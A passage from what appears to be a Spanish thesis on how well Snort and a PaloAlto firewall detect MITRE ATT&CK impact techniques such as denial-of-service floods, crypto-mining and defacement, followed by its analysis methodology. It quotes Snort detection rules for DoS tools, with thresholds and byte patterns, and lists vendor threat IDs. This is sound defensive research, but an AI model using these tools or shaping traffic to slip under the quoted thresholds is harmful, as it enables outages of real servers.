alert tcp $EXTERNAL_NET any -> $HTTP_SERVERS $HTTP_PORTS (msg:"MALWARE-TOOLS Hulk denial of service attempt"; flow:to_server,established,only_stream; http_header; content:"q=0.7|2C 2A 3B|q=0.7"; fast_pattern; content:"Cache-Control: no-cache"; pcre:"/Referer\\x3a[\\^\\x0d\\x0a]*?[A-Z]{5,10}\\x0d\\x0a/"; http_uri; pcre:"/(\\x3f|\\x26)[A-Z]{3,10}\\x3d[A-Z]{3,10}/"; detection_filter:track by_dst,count 30,seconds 1; metadata:policy max-detect-ips drop; service:http; reference:url,sectorix.com/2012/05/17/hulk-web-server-dos-tool; classtype:attempted-dos; sid:22953; rev:5;)
```

Entre otras comprobaciones que realiza la regla, Snort monitoriza si se reciben a un servidor 30 solicitudes TCP en un segundo. Estas solicitudes deben cumplir que en el encabezado Accept en HTTP aparezca la secuencia “q=0.7|2C 2A 3B|q=0.7”.

- **T1499.004**

Esta subtécnica tiene una implementación que consiste en una suplantación MAC. Sin embargo, Snort no ha sido capaz de detectar este ataque.

| RS1 | RS2 | RS3 | RS4 |
|-----|-----|-----|-----|
| -   | -   | -   | -   |

Tabla 5-181 T1499.004 Suplantación MAC Snort

#### 5.4.14.2.2. PaloAlto NGFW

- **T1499.001**

| Threat_id | Severity | Threat | Category |
|-----------|----------|--------|----------|
|-----------|----------|--------|----------|



|       |   |                                                                         |             |
|-------|---|-------------------------------------------------------------------------|-------------|
| 54547 | 1 | HTTP GET Request Without Header Detection                               | dos         |
| 40094 | 5 | Slowloris HTTP Flooding Denial-of-Service Brute Force Attempt Detection | Brute-force |

Tabla 5-182 T1499.001 Inundación de agotamiento del S.O PaloAlto

La implementación que se observa en la tabla superior es detectada a través de una alerta que indica el uso de Slowloris como herramienta para realizar un ataque de denegación de servicio. La otra alerta, se corresponde con la detección de una solicitud HTTP GET Request sin cabeceras lo que suele ser típico en ataques de este tipo. Es más, PaloAlto categoriza esta alerta como DoS refiriéndose a que generalmente puede significar un ataque de denegación de servicio.

| Threat_id | Severity | Threat | Category |
|-----------|----------|--------|----------|
|-----------|----------|--------|----------|

Tabla 5-183 T1499.001 Suplantación SYN PaloAlto

La implementación que se observa en la tabla superior no generó ninguna alerta en el análisis realizado por PaloAlto.

| Threat_id | Severity | Threat | Category |
|-----------|----------|--------|----------|
|-----------|----------|--------|----------|

Tabla 5-184 T1499.001 LAND PaloAlto

La implementación que se observa en la tabla superior no generó ninguna alerta en el análisis realizado por PaloAlto.

- **T1499.002**

| Threat_id | Severity | Threat | Category |
|-----------|----------|--------|----------|
|-----------|----------|--------|----------|

Tabla 5-185 T1499.002 Reseteo PaloAlto

PaloAlto no ha detectado alertas que detecten el ataque.

| Threat_id | Severity | Threat | Category |
|-----------|----------|--------|----------|
|-----------|----------|--------|----------|

Tabla 5-186 T1499.002 Inundación DHCP PaloAlto

PaloAlto no ha generado ninguna alerta correspondiente al ataque de la tabla superior.

| Threat_id | Severity | Threat | Category |
|-----------|----------|--------|----------|
|-----------|----------|--------|----------|

Tabla 5-187 T1499.002 Reflexión SYN ACK PaloAlto

Para el ataque de la tabla superior PaloAlto no ha generado ninguna alerta.

| Threat_id | Severity | Threat | Category |
|-----------|----------|--------|----------|
|-----------|----------|--------|----------|

Tabla 5-188 T1499.002 SlowHttpTest PaloAlto

Para el ataque de la tabla superior, no se generó ninguna alerta.

| Threat_id | Severity | Threat | Category |
|-----------|----------|--------|----------|
|-----------|----------|--------|----------|

|       |   |                                                                           |             |
|-------|---|---------------------------------------------------------------------------|-------------|
| 9999  | 1 | -                                                                         | url         |
| 32452 | 1 | Apache Un-terminated Request With Content Length Denial-of-Service Attack | Brute-force |
| 40018 | 4 | Apache HTTP Server Denial-of-Service Attempt                              | Brute-force |

Tabla 5-189 T1499.002 Slowloris PaloAlto

PaloAlto genera una gran cantidad de alertas con la misma URL. Esto, a pesar de que no genere ninguna alerta en la que indique de manera clara que se está produciendo un ataque de denegación de servicio es suficiente para entender que se está produciendo un ataque ya que todas estas alertas provienen de una misma dirección IP y tienen como destino la misma URL.

Además de las alertas 9999 que indican las URL PaloAlto genera ataques que indican que se está produciendo un ataque de denegación de servicio a un servidor Apache mediante el protocolo HTTP. Por tanto, determinamos que este ataque es detectado por ambas vías.

- **T1499.003**

| Threat_id | Severity | Threat | Category |
|-----------|----------|--------|----------|
| 9999      | 1        | -      | url      |

Tabla 5-190 T1499.003 Hulk PaloAlto

Palo Alto genera numerosas alertas relacionadas con la misma URL. Aunque no se registre una alerta específica que indique claramente un ataque de denegación de servicio, el hecho de que todas estas alertas provengan de una misma dirección IP y tengan como objetivo la misma URL es suficiente para interpretar que se está llevando a cabo un ataque.

| Threat_id | Severity | Threat | Category |
|-----------|----------|--------|----------|
| 9999      | 1        | -      | url      |

Tabla 5-191 T1499.003 GoldenEye PaloAlto

Palo Alto emite una gran cantidad de alertas vinculadas a una URL específica. Aunque no se genere una alerta explícita que señale un ataque de denegación de servicio, el hecho de que todas estas alertas provengan de la misma dirección IP y se dirijan a la misma URL es un indicio claro de que se está produciendo un ataque.

- **T1499.004**

| Threat_id | Severity | Threat | Category |
|-----------|----------|--------|----------|
|-----------|----------|--------|----------|

Tabla 5-192 T1499.004 Falsificación MAC PaloAlto

PaloAlto no fue capaz de detectar este ataque debido a que se trata de un ataque a nivel de capa de enlace y PaloAlto solo es capaz de analizar flujos a nivel de capa de red o superior.

#### 5.4.14.3. Network Denial of Service (T1498)

Existen 9 implementaciones diferentes de esta técnica. Se han realizado las subtécnicas T1498.001 que consiste en una inundación de red directa y T1498.002 que consiste en amplificación de reflexión. Para más información sobre la implementación de cada uno consultar las referencias. [27] [23] [25] [24]

#### 5.4.14.3.1. Snort

- T1498.001

| RS1 | RS2     | RS3     | RS4     |
|-----|---------|---------|---------|
| -   | 2014153 | 2014153 | 2014153 |

Tabla 5-193 T1498.001 Inundación TCP CIC Snort

Una de las implementaciones ha sido detectada mediante la alerta con SID 2014153. La regla es la siguiente:

```
alert tcp $EXTERNAL_NET any -> $HOME_NET $HTTP_PORTS (msg:"ET DOS High Orbit Ion Cannon (HOIC) Attack Inbound Generic Detection Double Spaced UA"; flow:established,to_server; content:"User-Agent|3a 20 20|"; http_raw_header; content:"User-Agent|3a 20 20|"; fast_pattern:only; threshold: type both, track by_src, count 225, seconds 60; reference:url,blog.spiderlabs.com/2012/01/hoic-ddos-analysis-and-detection.html; classtype:attempted-dos; sid:2014153; rev:5; metadata:created at 2012_01_28, updated at 2022_05_03;)
```

La regla detecta el uso de una herramienta llamada “High Orbit Ion Cannon (HOIC)” para realizar ataques de denegación de servicios.

Más concretamente, la regla debe detectar 225 solicitudes en un período de 60 segundos. Estas solicitudes deben ser pertenecientes a un tráfico TCP hacia los puertos HTTP y se busca en las solicitudes en el encabezado “User-Agent” un doble espacio, representado por el valor “|3a 20 20|”. Ese doble espacio es común en algunas versiones de HOIC.

Otra de las implementaciones de este ataque es realizado mediante una inundación HTTP que ha sido detectado mediante el SID 2019348.

| RS1 | RS2     | RS3     | RS4     |
|-----|---------|---------|---------|
| -   | 2019348 | 2019348 | 2019348 |

Tabla 5-194 T1498.001 Inundación HTTP CIC Snort

Esta alerta anteriormente comentada es la siguiente:

```
alert tcp $EXTERNAL_NET any -> $HTTP_SERVERS $HTTP_PORTS (msg:"ET DOS Terse HTTP GET Likely AnonMafiaC DDoS tool"; flow:to_server,established; content:"GET "; http_method; content:""; http_uri; pcre:"/^GET \. *HTTP\/1\.[01]r\n$/"; classtype:attempted-dos; sid:2019348; rev:2;)
```

Esta regla está diseñada para identificar patrones de tráfico que coinciden con las características típicas de un ataque DDoS utilizando solicitudes HTTP GET. Las herramientas DDoS como AnonMafiaC suelen realizar ataques en los que envían grandes cantidades de solicitudes HTTP GET a un servidor web, saturando su capacidad de procesamiento y causando la denegación de servicio.

| RS1 | RS2 | RS3 | RS4 |
|-----|-----|-----|-----|
| -   | -   | -   | -   |

Tabla 5-195 T1498.001 Inundación UDP 1 Snort

| RS1 | RS2 | RS3 | RS4 |
|-----|-----|-----|-----|
| -   | -   | -   | -   |

Tabla 5-196 T1498.001 Inundación UDP 2 Snort

| RS1 | RS2 | RS3 | RS4 |
|-----|-----|-----|-----|
| -   | -   | -   | -   |

Tabla 5-197 T1498.001 Inundación UDP CIC Snort

- **T1498.002**

| RS1 | RS2 | RS3 | RS4 |
|-----|-----|-----|-----|
| -   | -   | -   | -   |

Tabla 5-198 T1498.002 Amplificación DNS Snort

Una de las implementaciones ha sido detectada mediante el SID 2100254. La regla es la siguiente:

```
alert udp $EXTERNAL NET 53 -> $HOME NET any (msg:"GPL DNS SPOOF query response with TTL of 1 min. and no authority"; content:"|81 80 00 01 00 01 00 00 00 00|"; content:"|C0 0C 00 01 00 01 00 00 00|<|00 04|"; classtype:bad-unknown; sid:2100254; rev:5; metadata:created at 2010 09 23, updated at 2012_07_30;)
```

Esta regla de Snort está diseñada para detectar intentos de suplantación de DNS (DNS spoofing) en los cuales la respuesta de la consulta DNS presenta un tiempo de vida (TTL) inusualmente bajo, específicamente de un minuto, y no incluye información de autoridad.

| RS1 | RS2 | RS3 | RS4 |
|-----|-----|-----|-----|
| -   | -   | -   | -   |

Tabla 5-199 T1498.002 Denegación de servicio en red Fraggie Snort

| RS1 | RS2 | RS3 | RS4 |
|-----|-----|-----|-----|
| -   | -   | -   | -   |

Tabla 5-200 T1498.002 Denegación de servicio en red Smurf Snort

Tal como observamos en las dos tablas superiores, no existen alertas que detecten estos ataques de denegación de servicio.

#### 5.4.14.3.2. PaloAlto NGFW

- **T1498.001**

| Threat_id | Severity | Threat | Category |
|-----------|----------|--------|----------|
|-----------|----------|--------|----------|

Tabla 5-201 T1498.001 Inundación de tabla MAC PaloAlto

| Threat_id | Severity | Threat | Category |
|-----------|----------|--------|----------|
|-----------|----------|--------|----------|

Tabla 5-202 T1498.001 Inundación UDP 1 CIC PaloAlto

| Threat_id | Severity | Threat | Category |
|-----------|----------|--------|----------|
|-----------|----------|--------|----------|

Tabla 5-203 T1498.001 Inundación UDP 2 CIC PaloAlto

| Threat_id | Severity | Threat | Category |
|-----------|----------|--------|----------|
| 9999      | 1        | -      | url      |

Tabla 5-204 T1498.001 Inundación HTTP CIC PaloAlto

| Threat_id | Severity | Threat                       | Category      |
|-----------|----------|------------------------------|---------------|
| 34767     | 1        | HOIC Tool Detection          | vulnerability |
| 40032     | 4        | HOIC Tool Brute Force Attack | vulnerability |
| 9999      | 1        | -                            | url           |

Tabla 5-205 T1498.001 Inundación TCP CIC PaloAlto

| Threat_id | Severity | Threat | Category |
|-----------|----------|--------|----------|
|-----------|----------|--------|----------|

Tabla 5-206 T1498.001 Inundación UDP PaloAlto

| Threat_id | Severity | Threat                                                   | Category |
|-----------|----------|----------------------------------------------------------|----------|
| 31339     | 4        | Microsoft Windows NAT Helper DNS Query Denial of Service | dos      |

Tabla 5-207 T1498.001 Inundación UDP 2 PaloAlto

Tal como observamos en las tablas superiores, PaloAlto ha sido capaz de detectar dos de los 6 ataques implementados para esta subtécnica. Más concretamente, ha sido capaz de detectar un ataque de inundación HTTP detectando la repetición de una misma URL múltiples veces mediante el threat\_id 9999.

Por el otro lado, el otro ataque detectado se corresponde con una inundación TCP en la que se detecta mediante el threat\_id 9999, el acceso a una misma URL una gran cantidad de veces. Además de esta alerta, se detecta el uso de una herramienta llamada HOIC con la que se está realizando un ataque de fuerza bruta. High Orbit Ion Cannon es una herramienta desarrollada para la realización de ataques DDoS. Por lo tanto, este ataque ha sido perfectamente detectado por PaloAlto. [35]

En último lugar, la Inundación UDP 2 detecta un ataque de Denegación de Servicio. Sin embargo, la alerta no indica que se esté utilizando el protocolo UDP, pero indica que se están utilizando solicitudes DNS que no sean capaces de procesar por el NAT Helper. Esta alerta detecta el ataque ya que el protocolo DNS usa como capa de transporte a UDP por lo que indirectamente está detectando el ataque.

- **T1498.002**

| Threat_id | Severity | Threat                                        | Category |
|-----------|----------|-----------------------------------------------|----------|
| 18870     | 3        | DNSCat2 Command and Control Traffic Detection | spyware  |

Tabla 5-208 T1498.002 Amplificación DNS PaloAlto

Mediante Control de Aplicaciones podemos determinar una mayor cantidad de flujos considerados como ataque

puesto que detectamos flujos dns:

| App      | Subcategory    | Characteristic                                        | Risk of App |
|----------|----------------|-------------------------------------------------------|-------------|
| Dns-base | infrastructure | used-by-malware,has-known-vulnerability,pervasive-use | 3           |

Tabla 5-209 T1498.002 Amplificación DNS Control Aplicaciones PaloAlto

| Threat_id | Severity | Threat | Category |
|-----------|----------|--------|----------|
|-----------|----------|--------|----------|

Tabla 5-210 T1498.002 Denegación de servicio en red Fragggle PaloAlto

| Threat_id | Severity | Threat | Category |
|-----------|----------|--------|----------|
|-----------|----------|--------|----------|

Tabla 5-211 T1498.002 Denegación de servicio en red Smurf PaloAlto

Tal como se puede observar en las tablas superiores, PaloAlto detecta una de las 3 subtécnicas implementadas mediante una alerta que detecta el uso de DNSCat2 como herramienta de Command and Control. Esta alerta está directamente relacionada con el ataque puesto se trata de un ataque de amplificación DNS por lo que detectar el uso de esta herramienta es suficiente para considerar que el ataque ha sido detectado.

#### 5.4.14.4. Resource Hijacking (T1496)

##### 5.4.14.4.1. Snort

##### 5.4.14.4.2. PaloAlto NGFW

| Threat_id | Severity | Threat                      | Category    |
|-----------|----------|-----------------------------|-------------|
| 632447088 | 3        | generic:donate.v2.xmrig.com | Dns-malware |

Tabla 5-212 T1496 Secuestro de recursos mediante criptominado PaloAlto

PaloAlto ha sido capaz de detectar mediante la generación de una alerta el uso de un software de minado de criptomonedas. XMRIG es un software de minado de criptomonedas que puede ser utilizado de manera maliciosa instalándose en equipos previamente vulnerados para realizar un secuestro de los recursos.

#### 5.4.14.5. Defacement (T1491)

##### 5.4.14.5.1. Snort

| RS1 | RS2 | RS3 | RS4     |
|-----|-----|-----|---------|
| -   | -   | -   | 2025644 |

Tabla 5-213 T1491.002 Desfiguración interna Snort

En este ataque, Snort detecta el uso de Metasploit mediante el SID 2025644, analizado en anteriores técnicas. Esta alerta no significa que la técnica haya sido detectada, pero puede servir como indicativo de peligro.

##### 5.4.14.5.2. PaloAlto NGFW

| Threat_id | Severity | Threat | Category |
|-----------|----------|--------|----------|
|-----------|----------|--------|----------|

|       |   |                                           |                |
|-------|---|-------------------------------------------|----------------|
| 33515 | 5 | Metasploit Meterpreter Connection Attempt | Code-execution |
|-------|---|-------------------------------------------|----------------|

Tabla 5-214 T1491.001 Desfiguración interna PaloAlto

PaloAlto detecta el uso de una conexión Meterpreter mediante la herramienta de ataque Metasploit. Con esta alerta, podemos determinar que se está produciendo un ataque, pero no de que tipo. Por tanto, consideramos esta alerta como colateral.

## 6 RESULTADOS

**T**ras enviar todos los ataques a los IDS y recoger las detecciones generadas, se recopilaban y analizaban los resultados para entender cómo se comporta cada sistema. A partir de los logs generados, se elaboraron tablas que organizan los datos de manera clara, permitiendo crear gráficas que muestren de forma visual el rendimiento de cada IDS. Estas gráficas nos ayudan a sacar conclusiones más concretas y extrapolar cómo se desempeñarían en escenarios reales.

Debido a la cantidad de información manejada, esta sección está dividida en tres partes: una para analizar cada IDS por separado y una tercera donde se comparan los resultados obtenidos. Esto permite destacar las fortalezas y debilidades de ambos sistemas de manera más estructurada y sencilla.

Es importante señalar que no todos los ataques implementados se incluyen en el análisis. Solo se han considerado aquellos que pueden ser detectados mediante patrones genéricos y que operan en la capa 3 o superior del modelo OSI, es decir, ataques que realmente están dentro del alcance de estos IDS. Se han excluido los ataques que requieren configuraciones personalizadas o condiciones muy específicas, así como aquellos que no pudieron ejecutarse en el entorno de PaloAlto por limitaciones técnicas, como protocolos no soportados. De esta forma, nos aseguramos de que los resultados reflejen un análisis justo y representativo.

También resulta importante destacar para la parte de análisis mediante procedimiento automático de falsos positivos que no se ha tenido en cuenta el dataset de tráfico legítimo del CIC.

También se hace referencia a dos hojas de cálculo disponibles en el repositorio de Github, donde se documentan los datos que justifican los resultados. Estas hojas, junto con la base de datos creada para gestionar los datos, permiten comprender mejor el análisis y los gráficos presentados.

Por último, se explicarán los criterios utilizados para analizar los datos y cómo estos resultados se organizan para extraer conclusiones claras y significativas.

### 6.1. Excel Detecciones

En este apartado se va a hablar sobre el Excel creado de nombre “Detecciones” en el que se recopila toda la información necesaria para entender al completo el análisis de detecciones realizado para cada uno de los ataques.

Este Excel recopila los resultados obtenidos para Snort utilizando sus diferentes conjuntos de reglas o RuleSets, los resultados obtenidos en un trabajo de esta línea de investigación utilizando Fortigate NGFW y los resultados obtenidos con PaloAlto NGFW. [26]

El fichero se encuentra dividido por hojas. En cada una de ellas, se muestra información diferente y están catalogadas por letras en orden alfabético:

- A. Reglas Usadas: Muestra las reglas usadas tanto para Snort como para Fortigate y PaloAlto. Se incluyen las fechas de las versiones utilizadas y los RuleSets empleados.
- B. Detecciones – Ataques: Es la parte principal del Excel. En esta hoja se encuentran cada una de las técnicas implementadas con toda la información necesaria. Está compuesto de un gran número de filas, correspondientes cada una de ellas a un ataque realizado y de un gran número de columnas, que ayudan a extraer los datos más relevantes del análisis de cada uno de los ataques. Algunas de las columnas más relevantes son las siguientes:
  - Táctica: Muestra la táctica de la matriz MITRE ATT&CK a la que corresponde el ataque.
  - Técnica: Muestra la técnica de la matriz MITRE ATT&CK a la que corresponde el ataque.
  - Subtécnica: Muestra la subtécnica de la matriz MITRE ATT&CK a la que corresponde el ataque.



- Ataque: Breve descripción sobre el ataque
- Herramienta: Herramientas utilizadas para la generación del ataque
- Fichero PCAP: Nombre del fichero de red (.pcapng) correspondiente al ataque adjunto en el Github del trabajo. [30]

Las anteriores columnas sirven para la caracterización del pcap. A continuación, se muestran algunas de las columnas más relevantes en relación con el contenido de los ficheros de red:

- Número total de flujos: Número total de flujos en el fichero de red. Se considera un flujo como la comunicación entre una IP origen, IP destino y puerto origen y puerto destino.
- Número de flujos con ataques
- Número de mensajes de red con ataques
- Número de ataques (instancias) colaterales: Número de ataques realizados de manera forzosa para la realización de la técnica, aunque estos ataques no sean parte de la técnica.
- Detectable por patrones: Se indica con un SI o un NO en caso de que el ataque pueda ser detectado mediante el uso de reglas como las anteriormente vistas por Snort o PaloAlto.
- Mecanismo de detección: Manera de detectar ese ataque, ya sea mediante el uso de reglas o mediante la detección de anomalías o uso de listas negras.
- Detalles de implementación del ataque: Breve explicación de la implementación realizada para el ataque
- Formato PCAPNG: Se indica si el formato del fichero de red es .pcapng. Esto principalmente es útil para los análisis con Fortigate y PaloAlto puesto que requieren de este formato para el análisis.
- Verificación MTU Máxima: Comprobación de que la MTU máxima ha sido ajustada para ese fichero de red correspondiente al ataque. Resulta necesario para los análisis de PaloAlto y Fortigate. Para más información sobre este tema consultar Anexo D.
- Contiene solo flujos completos con SYN inicial: Comprobación de que los flujos disponen de un SYN inicial. Es decir, el fichero de red no debe contener flujos TCP con un establecimiento de este previo al inicio de captura con Wireshark del ataque. Esto resulta importante para Fortigate y PaloAlto, puesto que estos IPS analizan flujos y en caso de no disponer del SYN inicial, los ignoran.

A continuación, se muestran algunas columnas en relación con el análisis de detecciones de Snort. El análisis es amplio por lo que, si se quiere profundizar en la explicación de las columnas, está documentado en un fichero README del Github del trabajo. [30]

- SIDS (sin repetición): para cada RuleSet de Snort, esta sección enumera los SIDS de las alertas devueltos por Snort para el RuleSet correspondiente.
- Número de mensajes de red con ataques detectados
- Porcentaje de detección de flujos
- Porcentaje de detección de mensajes

Para el análisis de detecciones de PaloAlto hemos utilizado las siguientes columnas:

- Threat\_id (sin repetición): Se enumeran los identificadores de alertas, sin repetirse, obtenidas por PaloAlto.
- #Threat\_id: Número de alertas obtenidas por PaloAlto
- Número total de alertas
- Número de flujos identificados por PaloAlto
- Número de flujos con ataque identificados por PaloAlto

- Porcentaje de detección PaloAlto

Para más información sobre las columnas y las detecciones, es conveniente visitar el Github del trabajo en el que se detalla con detenimiento cada una de las columnas y parámetros. [30]

- C. Detecciones – Tráfico Legítimo: Se realiza un análisis de detecciones a diferentes ficheros de red con tráfico legítimo en su interior. Es decir, tráfico sin ataque en el que se realizan consultas a páginas web como Youtube para observar si los IDS generan alertas. Estas alertas, se considerarían falsos positivos.
- D. Análisis Resultados: Se realiza un análisis de los resultados obtenidos para Snort, PaloAlto y Fortigate generando diferentes gráficas que muestren las capacidades de detección u otros aspectos.
- E. Referencias: Se hace referencia a los diferentes trabajos que han contribuido en la realización de los diferentes ataques.

Para obtener más información sobre el fichero Excel, consultar el Github del proyecto. [30]

## 6.2. Excel Mapeos

Esta hoja de cálculo incluye todas las asociaciones posibles entre tácticas, técnicas y sub técnicas. Además, recopila información detallada sobre las técnicas de la matriz MITRE ATT&CK, incluyendo sus mecanismos de detección, nivel de detectabilidad e implementación. También contiene contadores globales de todos los elementos que forman parte del estudio.

## 6.3. Base de datos

En colaboración con un trabajo que se ha realizado de la mano de este mismo, se ha realizado una base de datos con la tecnología HyperSQL y contiene la misma información que las hojas de cálculo, pero con un formato diferente que permita el uso de sentencias SQL para elaborar estadísticas. Para más información sobre la elaboración de esta base de datos acudir al ANEXO E – Base de Datos del trabajo “*Análisis de la capacidad de detección de ataques en red mediante los IDS Snort y Fortigate*”. [26]

## 6.4. Criterios de Análisis

### 6.4.1. Ataque Principal o Ataque Colateral (Snort y PaloAlto)

Para el análisis de los ataques, debemos distinguir en dos tipos de ataques teniendo en cuenta la forma de implementar estos ataques. Estos dos tipos de ataques son:

- **Ataques principales:** Son aquellos que corresponden directamente a la táctica, técnica o sub técnica en estudio. Constituyen el foco principal del análisis.
- **Ataques colaterales:** Son eventos adicionales relacionados con el ataque principal. Aunque no forman parte directa del procedimiento de la táctica o técnica, suelen ser pasos previos o de preparación, como el establecimiento de canales de comunicación con la víctima.

Los ataques colaterales no se pueden eliminar en ciertos casos debido a riesgos como el truncado de sesiones, lo que podría afectar la detección del flujo completo del ataque (véase el apartado sobre SYN y MTU en el Anexo F). A pesar de no ser el objetivo principal, estos ataques se incluyen en el análisis, ya que representan una parte importante del contexto del ataque.

#### 6.4.2. Ataque L2 vs L3 (Snort y PaloAlto)

En el amplio conjunto de muestras de ataques analizadas en este estudio, se pueden clasificar dos categorías principales en función de la capa del modelo OSI en la que han sido implementados:

- **Ataques L2:** Corresponden a la capa 2 del modelo OSI, conocida como capa de enlace. Esta categoría incluye ataques dirigidos a dispositivos como switches o puntos de acceso.
- **Ataques L3:** Representan la capa 3 del modelo OSI, también conocida como capa de red. Esta categoría abarca ataques basados en la capa de transporte o en el envío de mensajes a nivel IP, entre otros ejemplos.

Dado que un IDS tiene como objetivo principal la detección de ataques que ocurren a nivel de red o superior (L3 o superiores), esta distinción es fundamental para contextualizar los resultados. Mientras que los ataques L3 deben ser detectados por un IDS según su definición, los ataques L2 quedan fuera de su alcance operativo. Por ello, es completamente razonable que un IDS no logre identificar ataques que ocurren a nivel de la capa 2.

#### 6.4.3. Fuente de Alertas (Snort y PaloAlto)

Cada IDS cuenta con una o varias fuentes de paquetes de alertas. En la mayoría de los casos, estos paquetes de reglas son desarrollados por el propietario del IDS, aunque en sistemas de código abierto como Snort, es posible integrar paquetes de otras procedencias. En este estudio se plantean dos enfoques:

- **RuleSets:** En el caso de Snort, existen paquetes de reglas externas diseñadas para integrarse con las reglas propias desarrolladas por CISCO. La combinación de estas reglas forma lo que se conoce como RuleSet, que será fundamental para analizar los resultados en el apartado correspondiente a Snort y tendrá un impacto significativo en otros criterios del estudio.
- **Motores de detección:** Un motor es un sistema especializado en la generación de alertas que se enfoca en un tipo específico de ataques. En el caso de PaloAlto, el firewall dispone de motores avanzados, como el IPS (detección de intrusiones) y el control de aplicaciones (detección de herramientas y actividades específicas). Estos motores influyen significativamente en las detecciones, ya que no solo identifican patrones sino también comportamientos asociados a las aplicaciones.

#### 6.4.4. Densidad y Efectividad de Alertas (Snort y PaloAlto)

Las alertas tienen como objetivo principal identificar ataques y mediante su estudio podemos analizar la capacidad de detección de los IDS frente a un conjunto específico de ataques. Además del enfoque tradicional centrado en las detecciones, se pueden explorar otros aspectos, como la densidad y la efectividad de las alertas, definidos de la siguiente manera:

- **Densidad de alertas:** Representa la cantidad de alertas generadas por cada ataque. Una densidad alta indica un gran número de alertas distintas asociadas a un mismo ataque, mientras que una densidad baja refleja alertas más específicas, orientadas a identificar ataques de forma individual. La definición de densidad de alertas puede representarse con la siguiente fórmula para nuestro caso:

$$\frac{\text{Número de alertas totales}}{\text{Número de ataques implementados}}$$

- **Efectividad de alertas:** Mide el porcentaje de alertas válidas (verdaderos positivos) frente al total de alertas generadas. Una alta efectividad indica que el sistema tiene una mayor precisión y genera menos falsos positivos. La definición de efectividad de alertas puede representarse con la siguiente fórmula para nuestro caso:

$$\frac{TP \text{ Totales}}{\text{Alertas totales}}$$

Ambos conceptos son esenciales para evaluar no solo la capacidad de detección de los IDS, sino también la calidad y precisión de las alertas generadas.

### 6.4.5. Procedimiento de Identificación de Alertas TP y FP (Snort y PaloAlto)

Los IDS utilizan motores de alertas para identificar eventos en la red, los cuales pueden señalar ataques o actividades legítimas. Sin embargo, no todas las alertas reflejan ataques reales. Una alerta puede clasificarse como:

- **False Positive (FP):** Cuando un evento legítimo, como un ping o el contenido inofensivo de un paquete, es identificado erróneamente como ataque debido a reglas mal definidas o errores en su construcción.
- **True Positive (TP):** Cuando una alerta detecta correctamente un ataque sin errores de interpretación.

Es importante señalar que una alerta puede comportarse como TP o FP según el contexto específico del ataque o evento analizado.

Para este estudio, se han aplicado dos procedimientos para clasificar las alertas:

- **Análisis Automático:** Aplicado a todo el banco de ataques y tráfico legítimo, proporcionando una visión inicial del comportamiento de las alertas.
- **Análisis Manual:** Realizado en casi todos los ataques, exceptuando aquellos con limitaciones de tamaño o complejidad. Este procedimiento garantiza la precisión en los resultados.

Sólo los ataques analizados mediante el procedimiento manual han sido considerados en los resultados finales, asegurando una evaluación fiable de la capacidad de detección y la efectividad de los IDS.

#### 6.4.5.1. Manual

El análisis manual se basa en una evaluación detallada y precisa de cada caso, clasificando cada alerta como TP o FP para los ataques implementados. Este procedimiento es el más fiable, ya que permite un análisis exhaustivo respaldado por el conocimiento técnico del analista. Sin embargo, no existe un estándar universal que defina de manera exacta cuándo una alerta debe considerarse TP o FP, lo que deja la decisión sujeta a la interpretación y experiencia del analista.

Este enfoque requiere analizar cuidadosamente cada alerta en su contexto, considerando aspectos como su relación con el ataque principal, su referencia a eventos asociados y la posibilidad de que esté identificando herramientas legítimas utilizadas en la red. A pesar de su precisión, este método presenta limitaciones cuando se trabaja con capturas de gran tamaño o con un alto volumen de datos, debido a las dificultades inherentes a su gestión de forma manual.

#### 6.4.5.2. Automático

Este procedimiento se divide en dos fases principales y busca ofrecer una alternativa al análisis manual para clasificar las alertas como TP o FP.

- **Fase I – Entrenamiento:** En esta etapa inicial, el IDS se expone exclusivamente a tráfico legítimo, sin incluir capturas de ataques. El objetivo es observar las alertas generadas en estas condiciones y construir un registro de alertas consideradas FP para este procedimiento. Estas capturas provienen de diferentes contextos y orígenes, y todas las alertas generadas se etiquetan como FP antes de pasar a la siguiente fase.
- **Fase II – Trabajo:** Utilizando el registro de alertas FP construido previamente, se analiza el tráfico que incluye capturas de ataques. Cualquier alerta generada en estas capturas de ataque que coincida con las alertas registradas previamente en el tráfico legítimo se clasifica como FP. Las alertas que no se encuentren en el registro previo se clasifican como TP.

Aunque este enfoque automatizado facilita el análisis, presenta limitaciones importantes. La clasificación de alertas como FP o TP depende de un banco de tráfico legítimo finito, lo que significa que no puede cubrir todas las posibles situaciones de red. Además, las capturas de tráfico legítimo no ponen a prueba al IDS de la misma manera que las capturas de ataques reales. Por ejemplo, es prácticamente imposible evaluar con precisión alertas asociadas a un ataque de denegación de servicio utilizando únicamente tráfico legítimo, mientras que una captura de un ataque real permitiría hacerlo de manera efectiva. Estas limitaciones subrayan la necesidad de

complementar este método con enfoques más detallados en ciertos contextos.

#### 6.4.6. Detecciones Reales vs Detecciones Eficaces (Snort y PaloAlto)

En este estudio se consideran dos enfoques para evaluar las detecciones de los IDS:

- **Detecciones Reales:** Se centran en analizar la detección individual de cada flujo principal de un ataque, ignorando los flujos colaterales. Cada flujo detectado se evalúa de manera binaria: 100% si es detectado y 0% si no lo es. Los resultados reflejan la capacidad de detección práctica y detallada de cada IDS.
- **Detecciones Eficaces:** Este enfoque es más amplio y considera tanto flujos principales como colaterales. Si cualquier flujo del ataque genera una alerta válida (TP), se considera que ese flujo ha sido detectado. A nivel de ataques completos, se evalúa si al menos uno de los flujos ha sido detectado, ya que bloquear ese flujo podría impedir la ejecución completa del ataque.

Es una fina línea la que separa ambos métodos de detección, pero puede verse mejor con el siguiente ejemplo:

Supongamos que estamos frente a un ataque que consiste en transferir un malware al equipo víctima mediante una sesión de comando y control. Una vez establecida la sesión, transferiríamos el malware que es el principal objetivo del ataque.

Si analizamos la anterior situación partiendo de que el IDS ha sido capaz de detectar la sesión de comando y control, pero no ha detectado la transferencia de malware. En este caso, mediante el uso de “Detecciones Reales” tendríamos un 0% porque no se detecta el ataque principal. Sin embargo, mediante “Detecciones Eficaces”, estamos detectando uno de esos flujos lo que supondría un 50% en este caso. En un entorno donde el IDS esté funcionando correctamente bloqueará la sesión de comando y control lo que impediría la realización del ataque. Es decir, ha detectado el 100% del ataque gracias a detectar un flujo.

#### 6.4.7. Protocolo de ataque (Snort y PaloAlto)

Para poder analizar las detecciones de ambos IDS desde una visión global en la que se comprenda la naturaleza de los ataques implementados, hemos tenido en cuenta el protocolo utilizado en cada ataque.

#### 6.4.8. Detección Flujos, Mensajes e Instancias (Snort)

